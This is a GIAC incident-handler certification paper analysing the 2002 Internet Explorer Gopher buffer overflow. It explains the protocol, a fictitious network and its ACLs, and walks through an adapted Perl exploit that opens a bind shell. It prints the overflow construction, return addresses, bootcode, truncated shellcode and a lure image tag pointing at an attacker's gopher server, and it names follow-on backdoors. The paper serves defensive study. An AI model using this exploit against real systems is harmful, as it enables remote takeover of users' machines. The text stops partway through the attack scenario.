Global Information Assurance Certification Paper

MSIE Gopher Exploit

GCIH Practical Version 2.1

Option 1: The Exploit in Action

William Mike Chandler

SANS May 2002 Conference, Washington D.C.

Oct. 2002

Table of Contents

Abstract

This paper is written to satisfy the Global Information Assurance Certification (GIAC) Certified Incident Handler (GCIH) practical assignment version 2.1, Option 1: The Exploit In Action. I attended the SANS Washington D.C. Conference in May of 2002. The vulnerability this paper documents is a buffer overflow vulnerability in Microsoft Internet Explorer's (MSIE) Gopher Client and the exploit that is presented provides a remote shell with the rights of the user running MSIE on the victim's machine. There is no documented case of this attack in the wild, so I will present an attack that could be carried out using this exploit.

The vulnerability was announced in early June of 2002 and in late July, an exploit was released that worked with the Korean version of Windows 2000 and Windows Me. Network administrators and security professionals were left in the lurch, as usual. They knew the vulnerability existed, but because they didn't have an example of the exploit, they didn't know how to detect it and they didn't know how to defend against it. How do you defend against something you can't identify?

For years the modus operandi has been to tell the authors of an application that a vulnerability exists in their software and to give them time to fix it. If the authors didn't release a patch to fix the problem in a reasonable amount of time, the information was released to bugtraq along with a sample exploit. This gave system administrators the ability to identify an attack against their systems using the newly discovered exploit and in turn, it gave them information on how to defend against the attack. It also embarrassed the authors into taking action.

That model is changing. The combination of the proliferation in the number of "script kiddies" and the advent of the Digital Millennium Copyright Act (DMCA) has stifled the free flow of information. People are afraid to release an exploit for fear the exploit will fall into the hands of script kiddies around the world. They are also afraid they may be prosecuted under the DMCA. The recent arrest of the author of the T0rn rootkit and Dug Song's removal of information from his web site[1] are evidence those fears are justified. If the authorities muffle the voices of the best and brightest in the community, everyone but the hackers lose. Greg Hoglund wrote an excellent open letter[2] on the subject that is well worth reading.

This slowing of the free flow of information leaves us in the dark. We are left on our own to find ways to protect our systems. If you read and understand how the buffer overflow presented in this paper works you will be in a better position to protect your systems the next time a buffer overflow comes along. You

[1] Song, Dug, http://monkey.org/~dugsong/
[2] Hoglund, Greg, www.rootkit.com/openletter.txt

should be able to take the information presented in this paper and relate it to the new vulnerability to help you determine how to identify the new attack and how to defend against it.

Introduction

Microsoft Internet Explorer is robust program with an easy-to-use graphical user interface (GUI). MSIE allows users to perform such diverse tasks as shopping, banking, watching video, listening to audio, and performing research with search engines like Google and AltaVista with ease. To handle these tasks and more, while remaining user friendly, MSIE has grown over the years.

MSIE is written as a single executable program and several separate components that are loaded into memory as needed. The base program is iexplore.exe. The components are written as dynamic link libraries and each is written to perform specific tasks. For example, wininet.dll provides the protocol specific functions used to access the Internet. MSIE can easily have as many as 56 dynamic link libraries[3] loaded into memory at any given time. With what must be hundreds of thousands of lines of code between iexplore.exe and all of those dynamic link libraries, it is easy to see how a flaw in the code could creep in occasionally.

Combine the fact that MSIE is easy to use and versatile, with the fact that it is built on so many lines of code, and you end up with a recipe for either great success or job threatening network compromise. The trouble with working in network security is if we are successful nobody knows we exist and Microsoft gets the credit for writing such a versatile program as MSIE. If we are unsuccessful we get all the blame. Take the time to make MSIE as secure as possible.

The Exploit

Name

Oy Online Solutions announced a buffer overflow vulnerability on June 4, 2002[4]. The title of their announcement was “Buffer overflow in Microsoft Internet Explorer gopher code.” The CERT candidate number is CAN-2002-0371[5] and the CERT vulnerability number is 440275[6]. At the time of this writing there is no CVE number.

The exploit, which I will call “eat_gopher”, presented in this document was

[3] Russinovich, Mark, of Sysinternals
[4] Oy Online Solutions
[5] Common Vulnerabilities and Exposures Site
[6] Carnegie Mellon CERT web site

originally posted by Mat at (http://monkey.org/~mat/eat_gopher.pl) on July 27, 2002 and worked for the Korean versions of Windows 2000 and Windows ME. "Mat"[7] doesn't provide much information about himself but his email address is mat@monkey.org. Converting the exploit to the U.S. version of Windows 2000 and Windows XP was quite a learning experience. It took close to six weeks to perform the conversion, due to the steep learning curve involved. A hacker that knew what he or she was doing could have done the conversion in less than a day. That presented a problem. If the hackers could convert the exploit in one day, anyone using the U.S. version of MSIE was left vulnerable. Its unfortunate an exploit for the U.S. version wasn't released also. If it had been, administrators using the U.S. version would have been in a better position to defend against the attack.

Operating System

All versions of Windows beginning with Windows 95 are susceptible. This includes Windows 9X, Windows Me, Windows NT, Windows 2000, and Windows XP.

Protocols/Services/Applications

The overflow vulnerability is in the code that handles the gopher protocol. This code is used in Microsoft Internet Explorer version 5.01, 5.5, and 6.0 along with Microsoft Internet Security & Acceleration Server 2000 and Microsoft Proxy Server. This document will only explore the vulnerability as it relates to the code in MSIE.

Brief Description

Gopher is a text based protocol, described in RFC 1436[8], and was used to navigate to resources on the Internet before hypertext transfer protocol (http) opened up the World Wide Web.

To experience gopher for yourself go to gopher://marvel.loc.gov/11/.

The exploit overflows a buffer in MSIE and installs a remote shell server in memory that is accessible until the user shuts down MSIE. In the time between of the installation of the remote shell server and the time the user exits MSIE, an attacker must connect to the victim's machine and install some other means of remote access such as Back Orifice 2000 or SubSeven.

The exploit is a Perl script that acts as a gopher server. The attacker must find a way to entice the victim to visit the attacker's web page. That web page loads an image resource from the mischevious gopher server thus activating the buffer overflow.

---

[7] Mat

[8] Anklesaria, McCahill, Lindner, Johnson, Torrey, Alberti, "RFC 1436"

The original Perl script was named eat_gopher.pl and worked with the Korean versions of Windows 2000 and Windows ME. I've provided a new Perl script that works with the U.S. versions of Windows 2000 Server and MSIE 5 and Windows XP with MSIE 6. The script is very dependent on the version of Windows, the service pack installed, and the version of MSIE.

Variants

A version of eat_gopher that has been tailored with system specific information could be used against either Microsoft's Internet Security & Acceleration Server 2000 or Microsoft's Proxy Server. Attacks on these applications could be far more serious because both applications serve as a barrier between the network and the Internet. Another factor that makes a successful attack on both applications so serious is that both servers are usually unattended. A user might only have MSIE running for a short period of time and then shut it down. That gives the attacker a small window of time to execute the attack. If an ISA or proxy server is compromised it might be a long time before anyone notices. The entire network would be vulnerable until the server is rebooted.

Vulnerability References

For a full list of references that match the footnotes throughout this paper see the section marked "References" later in this paper.

1. http://www.solutions.fi/index.cgi/news_2002_06_04?lang=eng for the original post announcing the vulnerability in Microsoft Gopher Code.
2. http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0371 for the candidate number of the vulnerability.
3. http://www.kb.cert.org/vuls/id/440275 for the CERT vulnerability number.
4. http://www.securiteam.com/windowsntfocus/5BP0B0K7FQ.html for an in depth analysis of the vulnerability.
5. http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS02-027.asp for Microsoft's version of the vulnerability.
6. http://www.ietf.org/rfc/rfc1436.txt is a link to RFC 1436, which describes the Gopher Protocol.
7. http://monkey.org/~mat/eat_gopher.pl is a link to the Korean Version of eat_gopher.
8. http://www.deepzone.org/olservices/xploitit/ provides a Win32 exploit string generator.
9. http://sourceforge.net/projects/bo2k/ for Back Orifice 2000.
10. http://www.securiteam.com/securitynews/5RP0B0U3PW.html for

SubSeven information.

The Attack

The attack presented below is a theoretical attack on a non-existent company's network.

Description and Diagram of the Network

The network described in Figure 1 (shown on the following page) is fictitious, however it is representative of several networks owned by small to medium sized companies. The fictitious company name is Innocent Victim Engineering Inc. and their company website is FictitiousCompany.com. The IP addresses have been changed so they do not represent public IP addresses.

Firewalls were not drawn into the diagram in Figure 1 because they are not separate entities. The Access Control Lists (ACL) on Router 1 and Router 2 constitute stateless firewalls.

Router 1 is a Cisco router that serves as Innocent Victim Eng. Inc.'s barrier between the Internet and their demilitarized zone (DMZ.) The ACL is designed to allow smtp and dns services between the ISP and the company's DMZ mail and dns server. Web traffic (http and https) is allowed from anywhere on the Internet to the company's web server and from anywhere on the company's network to any host on the Internet. Ports above 1023 are allowed in and out of the company network because they are dynamically assigned between web servers and clients. Note that both ftp and telnet are implicitly denied. The ISP's dns server is 192.168.2.4. Their smtp server is mail1.isp.com. The ACL for Router 1 would contain entries that look something like the entries below.

```
Permit      101  tcp   host  192.168.2.4     any  host  192.168.1.66    53
Permit      101  udp   host  192.168.2.4     any  host  192.168.1.66    53
Permit      101  tcp   host  192.168.1.66    any  host  192.168.2.4     53
Permit      101  udp   host  192.168.1.66    any  host  192.168.2.4     53
Permit      101  tcp   host  mail1.isp.com   any  host  192.168.1.66    25
Permit 101  tcp   host  192.168.1.66   any  host  mail1.isp.com  any
Permit      101  tcp   host  any             any  host  192.168.1.67    80
Permit      101  tcp   host  192.168.1.255       any  host  any         80
Permit      101  tcp   host  any             any  host  192.168.1.67    443
Permit      101  tcp   host  192.168.1.255 any  host  any             443
Permit      101  tcp   host  any             any  host  192.168.1.255 gt
1023
Permit      101  tcp   host  192.168.1.255 any  host  any             gt
1023
Deny   101  tcp   any any
Deny   101  udp   any any
```




Figure 1

Switches 1 through 4 are Cisco switches. Each switch has a SPAN port that can be used to monitor other ports on the switch.

The IDS laptop is a Dell Inspirion 7200 running Redhat Linux 7.2 with SNORT for an Intrusion Detection System (IDS). The Ethernet card is not bound to an IP address (something much easier to do in Linux than in Windows 2000). Not binding to an IP address makes the IDS much harder to detect. Since each switch on the network has a SPAN port, the laptop can be moved to monitor any portion of the network.

The web server and the mail/DNS server are both standard 1.6 GHz Pentium 4 processor boxes running Redhat Linux 7.2 with all patches applied. The web server is running Apache Web Server version 2.0. The Mail/DNS server runs Sendmail version 8.12.6 and Bind 9.2.1. The PVCS Windows 2000 server provides software version control and is a software repository for the Engineering department.

Router 2 is used to provide security between departments. The Graphics, Payroll/Clerical, and Engineering departments live on their own subnets. No traffic is allowed between the three subnets. All subnets have access to web services on the Internet and the company's dmz. All subnets have access to pop mail on the company's mail server. The Router 2 ACL for the engineering subnet interface contains entries that look similar to the entries shown below:

```
Deny    101  tcp     host   192.168.1.128    any  host 192.168.1.96    any
Deny    101  tcp     host   192.168.1.192    any  host 192.168.1.96    any
Deny    101  tcp     host   192.168.1.96     any  host 192.168.1.128   any
Deny    101  tcp     host   192.168.1.96     any  host 192.168.1.192   any
Permit       101  tcp     host   192.168.1.99     any  host  any            any
Permit  101  tcp     host   192.168.1.96     any  host  any            80
Permit  101  tcp     host   192.168.1.96     any  host  any            443
Permit       101  tcp     host   192.168.1.96     any  host  192.168.1.66   110
Permit       101  udp     host   192.168.1.96     any  host  192.168.1.66   53
Permit       101  tcp     host   any              any  host  192.168.1.96   gt
1023
Permit       101  tcp     host   192.168.1.96     any  host       any       gt
1023
Deny    101  tcp     any any
Deny    101  udp     any any
```

All workstations on the engineering subnet are 2 GHz Pentium 4's running Windows XP with MSIE 6.0.

Protocol Description

As noted above, Gopher is a text-based protocol, described in RFC 1436[9], and was used to navigate to resources on the Internet before hypertext transfer protocol (http) opened up the World Wide Web. When the user navigates to a gopher server the user is presented with a list of resources in the form of a menu.

Resource types are assigned numbers. Resource type 0 is a text file, 1 is a directory, and 9 is a binary file. The syntax is gopher://hostname:port/resource_type/resource. The port, resource type, and resource are somewhat optional. If we go to the URL gopher://marvel.loc.gov we'll get everything the gopher site has in its root directory. If we go to the URL gopher://marvel.loc.gov/1 we'll get

[9] Anklesaria, McCahill, Lindner, Johnson, Torrey, Alberti, "RFC 1436"

all the directories in the in the gopher site's root directory. If we had gone to the URL gopher://www.solutions.fi:7000/0 when it was available, we would have gotten a text file from the gopher server that lived on port 7000. If we go to the URL gopher://marvel.loc.gov/0/loc/cfbook we'll get the resource /loc/cfbook, a text type resource (0), from marvel.loc.gov.

Data returned from a primitive RFC 1436 gopher server to MSIE contains more information than what the user sees. Each line of information returned for a directory request contains a resource type, descriptive text to display to the user, a selector string (pathname etc.), a host name, and a port number. The descriptor type is returned in column 1 of each line of information and the text to display to the user starts in column 2. The selector string, host, and port number are separated from each other and from the descriptive text by a tab and each line of information is terminated by a carriage return (cr) and a line feed (lf). MSIE knows the gopher server has finished transmitting data when it receives a period on a line by itself. The following is an example of data that would be returned by a primitive gopher server for two directory resources and one text resource.

1First directory name{tab}/pub/dir1{tab}marvel.loc.gov{tab}70crlf
1Second directory name{tab}/pub/dir2{tab}marvel.loc.gov{tab}70crlf
0Text file name{tab}/pub/info1/info.txt{tab}marvel.loc.gov{tab}70crlf
.crlf

On the first line returned from the server, the 1 designates the resource as a directory, which tells MSIE to display a directory icon. "First directory name" will be displayed in the menu as a URL. If the user clicks on the URL, MSIE will know to send a request to marvel.loc.gov, on port 70, for the resource at /pub/dir1. The period and a crlf on the last line returned from the server signifies the end of the menu.

The gopher protocol was extended to improve functionality. These extensions are documented in a file titled Gopher+[10]. The extensions provide a means of returning additional information about each resource, such as file size, file creation date, and the server administrator's name. MSIE and other clients append a %09%09%2b (escaped tab tab +) to the end of a gopher URL to tell the gopher server that it understands the extended gopher protocol.

If we go back and type gopher://marvel.loc.gov/1/%09%09%2b into MSIE we find all the information we obtained previously by typing gopher:/marvel.loc.gov/1 and we obtain file creation date/time and size.

The Gopher+ protocol provides named data blocks that hold the additional

[10] Anklesaria, Lindner, McCahill, Torrey, Johnson, Alberti, " Gopher+.txt", ftp://boombox.micro.umn.edu/pub/gopher/gopher_protocol/Gopher+/Gopher+.txt, Oct. 15, 2002.

information. The common data blocks are INFO, ADMIN, VIEWS, and ABSTRACT.

INFO contains the original gopher selector. ADMIN specifies the Administrator's name and email address. A Mod-Date might accompany the ADMIN data block and would specify the last modification date of the gopher resource. VIEWS provides information on alternate views of an item, such as ASCII text or postscript. Each view should contain the size of the resource. ABSTRACT contains text describing the gopher selector.

Gopher+ also specifies new ways to tell the client how much data it should expect to receive.

The gopher+ document specified three new ways to tell the client how much data it should expect to receive. The pre Gopher+ format of sending a period on a line by itself to mark the end of data still works. The format to illustrate a transfer of this type is <data><crlf><period><crlf>. The first new way is the same as the first but the server prepends a +-1 to the transfer. The format to illustrate a transfer of this type is <+-1><data><crlf> <period> <crlf>. The second new way is to send the client the data length as an integer. The format is <+><datalength><crlf><data>. The last new method of specifying data length is the most dangerous. The server sends the client a <+-2><crlf><data>. This format specifies that the server is going to send data to the client and the data will stop when the server closes the connection. This last option is where MSIE gets into trouble.

How the Exploit Works

WinInet.dll provides an API for TCP/IP protocols. It sits in between the TCP/IP stack and an application and simplifies a programmer's job by handling low-level calls to Winsock.dll. Part of what WinInet.dll does is parse data returned from a gopher server. It does a good job of checking the length of each portion of the RFC 1436 data returned from the server. For example, if a gopher server returns more than 128 characters for display text or 256 characters for a host name, the data is rejected. The trouble stems from the combination of the RFC 1436 data and Gopher+ data. If the combination is larger than 1024 characters, a buffer overflow results.

Eat_gopher is a Perl script that acts as a simple gopher server and must be edited to exploit either the Korean version of Windows Me or Windows 2000. The exploit is system and MSIE version specific. I've provided a new Perl script named eatUSgopher.pl. This script can be edited to exploit either the U.S. Version of Windows 2000 Server (5.00.2195) with Service Pack 2 and MSIE 5.00.3315.1000 or Windows XP Professional with no Service Pack installed and MSIE version 6.0.2600.0000.xpclnt_qfe.01827-1803. I've tested eatUSgopher.pl on Redhat Linux version 7.2.

The exploit delivers a buffer overflow crafted to execute an exploit string which in

turn installs a remote shell server that listens on port 8008. The remote shell server is slightly limited as it works with telnet on a Linux box or netcat on either a Windows or Linux box but it does not handle the extra handshaking that a Windows telnet client requires.

The remote shell code exploit string is built from gathering system specific information using dumpbin.exe (part of Visual Studio) and entering that information into an exploit string generator at the website http://www.deepzone.org/olservices/xploitit/. The exploit string is exclusive or'd (XOR) with 99 to ensure there are no 0's in the string. This is done to ensure a 0 is not misinterpreted as an end of string. The beginning of the exploit does another (XOR) on the string to reinterpret the string back to executable code.

The shell code exploit string is then combined with the rest of the buffer overflow string to form the complete exploit.

The exploit can be perpetrated in a number of ways. The basic idea is to force the victims browser to download the exploit from the computer running the Perl script that acts as the gopher server. This can be accomplished by embedding the address of the mischievous gopher server in a standard web page as a source image. The html page would contain an entry similar to the following entry <img src=gopher://192.168.1.143:7070/11/%09%09%2b>. This would download the exploit from the server with the IP address 192.168.1.143 listening on port 7070. An alternate means of attack would be to send an email to the victim that contains the same html source image entry and hope the victim has enabled his or her email client to read html.

The following section explains the eatUSgopher.pl Perl code. The first section of code allows the user to choose a target system. NOTE: Perl code shown in blue was written by Mat[7] (http://monkey.org/~mat/eat_gopher.pl). I made minor modifications to convert it to exploit the U.S. version of MSIE.

```
#choose which OS this script will support(?)
#my $os_str=$w2k_sp2_IE5;
my $os_str=$wXP_IE6;
```

If the target is Windows 2000 server Service Pack 2 with MSIE 5 remove the comment # from line 2 and place it on line 3. If the target is Windows XP with MSIE 6, leave this section as is.

The next section inserts the exploit string for Windows 2000 server (downloaded from deepzone.org) into the variable DeepZone_w32ShellCode_for_w2k_IE5. I'm including an abbreviated version of the code to make it easier to follow along.

```
# This is the code that works for windows 2000 server sp2 with ie 5.00
#LoadLibraryA   IT address       00401004h
#GetProcAddress IT address     00401000h
#Remote port                8008
my
```

```
$DeepZone_w32ShellCode_for_w2k_IE5="\x68\x5e\x56\xc3\x90\x54\x59\xff\xd1\
x58\x33\xc9\xb1\x1c\x90\x90\x90\x90\x03\xf1\x56\x5f\x33\xc9\x66\xb9
.
.      several lines of the exploit string were omitted for the sake of brevity
.
\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x90\x90\x90\x90\x90\x90\x90\x
90";
```

The next section inserts the exploit string for Windows XP (downloaded from deepzone.org) into the variable DeepZone_w32ShellCode_for_wXP_IE6.

```
#Generated for Windows XP Internet Explorer 6 9/4/2002
#LoadLibraryA   IT address     00401034h
#GetProcAddress IT address     00401030h
#Remote port                   8008
my
$DeepZone_w32ShellCode_for_wXP_IE6="\x68\x5e\x56\xc3\x90\x54\x59\xff\xd1\
x58\x33\xc9\xb1\x1c\x90\x90\x90\x90\x03\xf1\x56\x5f\x33\xc9\x66\xb9
.
.    several lines of the exploit string were omitted for the sake of brevity
.
\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x90\x90\x90\x90\x90\x90\x90\x
90";
```

The next section prints instructions and information to the screen of the computer on which the script is running.

```
printf "Starting eat_gopher[IE gopher BOF exploit]...\r\n";
printf " <mat\@monkey.org>\r\n";
printf " Send target mail with html like this:
-------------------------------------------------------------
<html>
<body>
<img src=gopher://<ipaddress>:7070/11/%09%09%2b>
Are you gopher?
I am eat_gopher!
</body>
</html>
-------------------------------------------------------------
";
```

The next section listens for a connection on port 7070. When a client requests a connection, the exploit is returned to the client by calling the subroutine send_gopher_plus_exploit_reply.

The subroutine send_gopher_plus_exploit_reply builds the buffer overflow and

sends it to the victim. It begins with the following code:

```
my $send_buffer="+-2\r\n
+INFO: 1helllo\tyou\thohst\t70\t+\r\n
+ADMIN:\r\nAdmin: mat <mat\@monkey.org>\r\n
Mod-Date: August 15,1992 <19920815185503>\r\n
+VIEWS:\r\n%s <hi>\r\n
+ABSTRACT:\r\nThe shellcode:%s";
```

The +-2 \r\n is gopher speak informing the client that the sever is not going to specify how much data it is going to send. The data will end when the server closes the connection. The remaining code above is designed to build data that looks like normal gopher code.

The next section builds variables with readily recognizable strings of A's and C's that help the person crafting the exploit recognize what part of the string caused the buffer overflow.

```
my $fillup_str1="A"x216;
my $ool_flag=pack("L",0x00000001); #not matters(for testing)
my $fillup_str2="A"x8;
my $get_line_ret=pack("L",0x00002F65); #not matters(for testing)
my $end_part="C"x12;
my $fillup_str="${fillup_str1}${ool_flag}${fillup_str2}
```

The next two sections of code set this buffer overflow apart from the rest. In most buffer overflows the hacker has to locate the 4 byte position in the overflow string that ends up being used as the function call's return address. Then the hacker hard codes those 4 bytes with the address of the beginning of the overflow exploit string. The difficulty with this approach is that the address of the stack changes each time the function is called. If the hacker finds the address to use one time, it probably won't work the next time. There are numerous techniques for dealing with this problem, all beyond the scope of this paper. For more information See "*Smashing the Stack for Fun and Profit"* by Aleph One[11] and David Litchfield's article[12] "*Exploiting Windows NT Buffer Overruns A Case Study: RASMAN.EXE".*

This exploit is crafted to eliminate the guessing process, which makes everything much easier. When the overflow occurs the Stack Pointer is left pointing to the beginning of the exploit. All the hacker has to do is find some place in memory that contains the machine language instruction FF E4. FF E4 is the code that tells the CPU to execute the code starting at the address in the Stack Pointer. To do this, the hacker disassembles each dll that is loaded in memory until the address of an occurrence of FF E4 is found. Then the hacker

[11] Aleph One, "Smashing the Stack for Fun And Profit", http://www.insecure.org/stf/smashstack.txt, Oct. 15, 2002.

[12] Litchfield, David, "Exploring Windows NT Buffer Overruns A Case Study: RASMAN.EXE.

simply plugs that address into the return address of the buffer overflow string.

The next portion of Perl code inserts the return address for either Windows 2000 or Windows XP into the variable $retaddr.

```
my $retaddr;
if($os_str eq $w2k_sp2_IE5)
{
        $retaddr=pack("L",0x775c24f6); #w2k SP2 U.S. Version
}elsif($os_str eq $wXP_IE6)
{
        $retaddr=pack("L",0x77e3171b); #wXP With IE 6.0
}
my $additional_str="X"x8;
```

The next section of Perl code assigns Mat's bootcode string to the variable bootcode. When the buffer overflow takes place, the stack pointer is left pointing to Mat's bootcode. The bootcode code calculates the address of the beginning of the remote shell code exploit and jumps CPU execution to that address.

```
my $bootcode=""; #go to the shellcode position! by looking up a variable in the stack(which is hMemHandle) and following the structure... This is caused by the gopher code can't process more than 1024 bytes in a line.

$bootcode="\x8b\x7e\x24\x8b\x57\x14\x81\xc2\xa8\x01\x00\x00\xff\xe2";
```

This is a disassembly of mat's bootcode listed above.

```
_bootcode:
00424EF4 8B 7E 24             mov     edi,dword ptr [esi+24h]
00424EF7 8B 57 14             mov     edx,dword ptr [edi+14h]
00424EFA 81 C2 A8 01 00 00    add     edx,1A8h
00424F00 FF E2                        jmp     edx
```

The final portion of the code completes the assembly of the variables into one string and appends the chosen shellcode string (w2k or wXP) to it. Then the exploit is sent to the target computer.

```
my $exploit_str="$fillup_str$retaddr$additional_str$bootcode";

my $shellcode="";
if($os_str eq $w2k_sp2_IE5)
{
        $shellcode=$DeepZone_w32ShellCode_for_w2k_IE5;
}elsif($os_str eq  $wXP_IE6)
```

```
        {
                $shellcode=$DeepZone_w32ShellCode_for_wXP_IE6;
        }
        printf $send_buffer,$exploit_str,$shellcode;
}
```

Appendix A is a hexadecimal and ASCII dump of the exploit that is transmitted from the hostile gopher server to the victim.

The exploit does not usually kill MSIE. The browser will appear to hang, something with which anyone that uses the Internet is accustomed. The user is then free to navigate to some other website. After the exploit has been installed on the victim's machine the attacker is free to telnet to the victim's computer and install a backdoor such as Back Orifice 2000, SubSeven, or Reverse WWW Shell.


Description and Diagram of the Attack

Evil hacker Janet modifies a web page on her computer's web server to contain the following line:

<img src=gopher://evil_hacker_janets_ip_address:7070/11/%09%09%2b>.

The line shown above instructs MSIE to load the image contained by the gopher server on evil hacker Janet's computer that lives on port 7070, and use Gopher plus extensions.

Then evil hacker Janet starts her exploit code by typing eatUSgopher.pl at the command line. Her screen will look something like this:



